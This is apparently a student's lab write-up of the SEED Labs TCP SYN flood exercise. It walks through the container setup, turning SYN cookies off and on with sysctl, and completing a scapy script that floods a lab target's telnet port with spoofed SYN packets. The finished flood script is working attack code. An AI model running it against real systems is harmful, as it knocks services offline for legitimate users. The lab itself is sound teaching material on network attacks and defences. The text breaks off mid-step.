
Use this same "netstat -nat" command. You'll see that the victim has additional one TCP connection.

AFTER.



```
root@27e6e697ac3f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:36321        0.0.0.0:*
 LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:38038
 ESTABLISHED
root@27e6e697ac3f:/#
```

BEFORE.



```
root@27e6e697ac3f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:36321        0.0.0.0:*
 LISTEN
root@27e6e697ac3f:/#
```

Now if you check on the foreign address, Who's Ip are you seeing? The user_1's ip right. GOOD.


Next step.

Create a file called victim. "touch victim" and make sure to move it to the home folder of the victim's machine.

"mv victim home/". Since you've it to the home folder, list the files to see what's in there.


You'll see "seed and the victim file you just created".

Now move the victim file in to the seed folder. "mv victim seed/".



```
root@27e6e697ac3f:/# touch victim
root@27e6e697ac3f:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  victim
root@27e6e697ac3f:/# mv victim home/
root@27e6e697ac3f:/# ls home/
seed  victim
root@27e6e697ac3f:/# mv victim seed/
mv: cannot stat 'victim': No such file or directory
root@27e6e697ac3f:/# cd home/
root@27e6e697ac3f:/home# ls
seed  victim
root@27e6e697ac3f:/home# mv victim seed/
root@27e6e697ac3f:/home# ls
seed
root@27e6e697ac3f:/home# ls seed/
victim
root@27e6e697ac3f:/home# 
```

Now if you go to the route where you login to the victim's maching, and list the files you'll see the file you just touched "victim"




```
[12/01/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b089b490c9d4:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
27e6e697ac3f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted b
y
applicable law.

seed@27e6e697ac3f:~$ ls
victim
seed@27e6e697ac3f:~$ 
```

....

SYN COOKIE COUNTERMEASURE: By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called SYN Cookie. It will kick in the machine detect that it is under SYN flooding attack. In our victim server container, we have already turned it off (see the sysctls enter in the docker-compos.yml file). We can use the following sysctl command to turn it on and off.

SOLUTION…

For This One. Follow The instruction given to you on the question….



```
# sysctl -a | grep syncookies      (Display the SYN cookie flag)
# sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
# sysctl -w net.ipv4.tcp_syncookies=1 (turn on  SYN cookie)
```


Let's run these commands in the victim's route…

The first command we do is to. Display the syn cookie flag.

sysctl -a | grep syncookies

^^^ This command How ever Helps to display the syn cookie flag..

Expected response..



```
root@27e6e697ac3f:/home# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@27e6e697ac3f:/home# 
```

IF you see 0 it means that the synccookies is turned off and if you see 1 it means the syncookies is turned on

To turn it on, use this command

sysctl -w net.ipv4.tcp_syncookies=1

After doing this, Run the same command to display the syn cookie flag.

……

3.1 **TASK 1.1: LAUNCHING THE ATTACK USING PYTHON.**

We've provide a python program called synflood.py, but we have intentionally left out some essential data in the code. This code send out spoofed TCP SYN packets, with randomly generated source IP address, source port, and sequence number. Student should finish the code and the use it to launch the attack on the target machine:

CODE…


```
from scapy.all import IP, TCP, send

from ipaddress import IPv4Address

from random import getrandbits


ip = IP(dst="*.*.*.*")

tcp = TCP(dport=**, flags='S')

pkt = ip/tcp


while True:

  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip

  pkt[TCP].sport = getrandbits(16) # source port

  pkt[TCP].seq = getrandbits(32) # sequence number

  send(pkt, iface = 'eth0', verbose = 0)
```


SOLUTION.

You can copy or type the python code given to you below the question and paste in you text editor. And save. For me I saved my text file inside the volume folder.

How I did it was, I opened the folder, and right clicked and opened it in my terminal and used this command.


"gedit synflood.py" and it automatically opened a txt file with the name synflood.py. and then I pasted the code above / in you question.






```
[12/01/22]seed@VM:~/.../volumes$ 
```

Final Project CSC 123




seed@VM: ~/.../volumes

```
[12/01/22]seed@VM:~/.../volumes$ gedit synflood.py
[12/01/22]seed@VM:~/.../volumes$
```



```
from scapy.all import IP, TCP, send # helps in sending the attack and spoofing and sniffing.
from ipaddress import IPv4Address # gets's the ip add. Example 67.500.45.1 not the ip address you get by asking google.
from random import getrandbits # This provides a random number

ip = IP(dst="*.*.*.*")
tcp = TCP(dport=**, flags='S')
pkt = ip/tcp

while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, iface = 'eth0', verbose = 0)
```


Now you have to Edit some data. Example. Change the Ip dst and the TCP dport




```
#!/usr/bin/env python3

from scapy.all import IP, TCP, send # helps in sending the attack and spoofing and sniffing.
from ipaddress import IPv4Address # gets's the ip add. Example 67.500.45.1 not the ip address you get by asking google.
from random import getrandbits # This provides a random number

ip = IP(dst="10.9.0.5") # Victim's address 10.9.0.5
tcp = TCP(dport=23, flags='S') # telnat
pkt = ip/tcp

while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, iface = 'eth0', verbose = 0)
```

Good! Now let's head on to our terminal…

Navigate to the attacker's route which is the root, and use ifconfig to view your br- id… Copy the br id and replace the eth0 to the br-id below is a vivid preview..






```
root@VM:/# ifconfig
br-628bfab782c5: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 15
00
```




```
while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, iface = 'br-628bfab782c5', verbose = 0)
```

Save it..

Now enter these commands in your terminal in the attackers part…

1. sysctl net.ipv4.tcp_synack_retries # TCP retransmission issue. after sending out the SYN+ACK packet, the victim's machine will wait for the ACK packet. If it doesn't come in time, TCP will retransmit the SYN+ACK packet. And send it by default 5 times.
   Result => {
   
   ```
   root@27e6e697ac3f:/home# sysctl net.ipv4.tcp_synack_retries
   net.ipv4.tcp_synack_retries = 5
   root@27e6e697ac3f:/home# 
   ```
   }
2. sysctl -w net.ipv4.tcp_max_syn_backlog=80 . The size of queue: how many half-open connections can be stored in the queue can affect the success of the attack. The size of the queue can be adjust by using the following command above this text
   Result => {
   
   ```
   root@27e6e697ac3f:/home# sysctl -w net.ipv4.tcp_max_syn_backlog=80

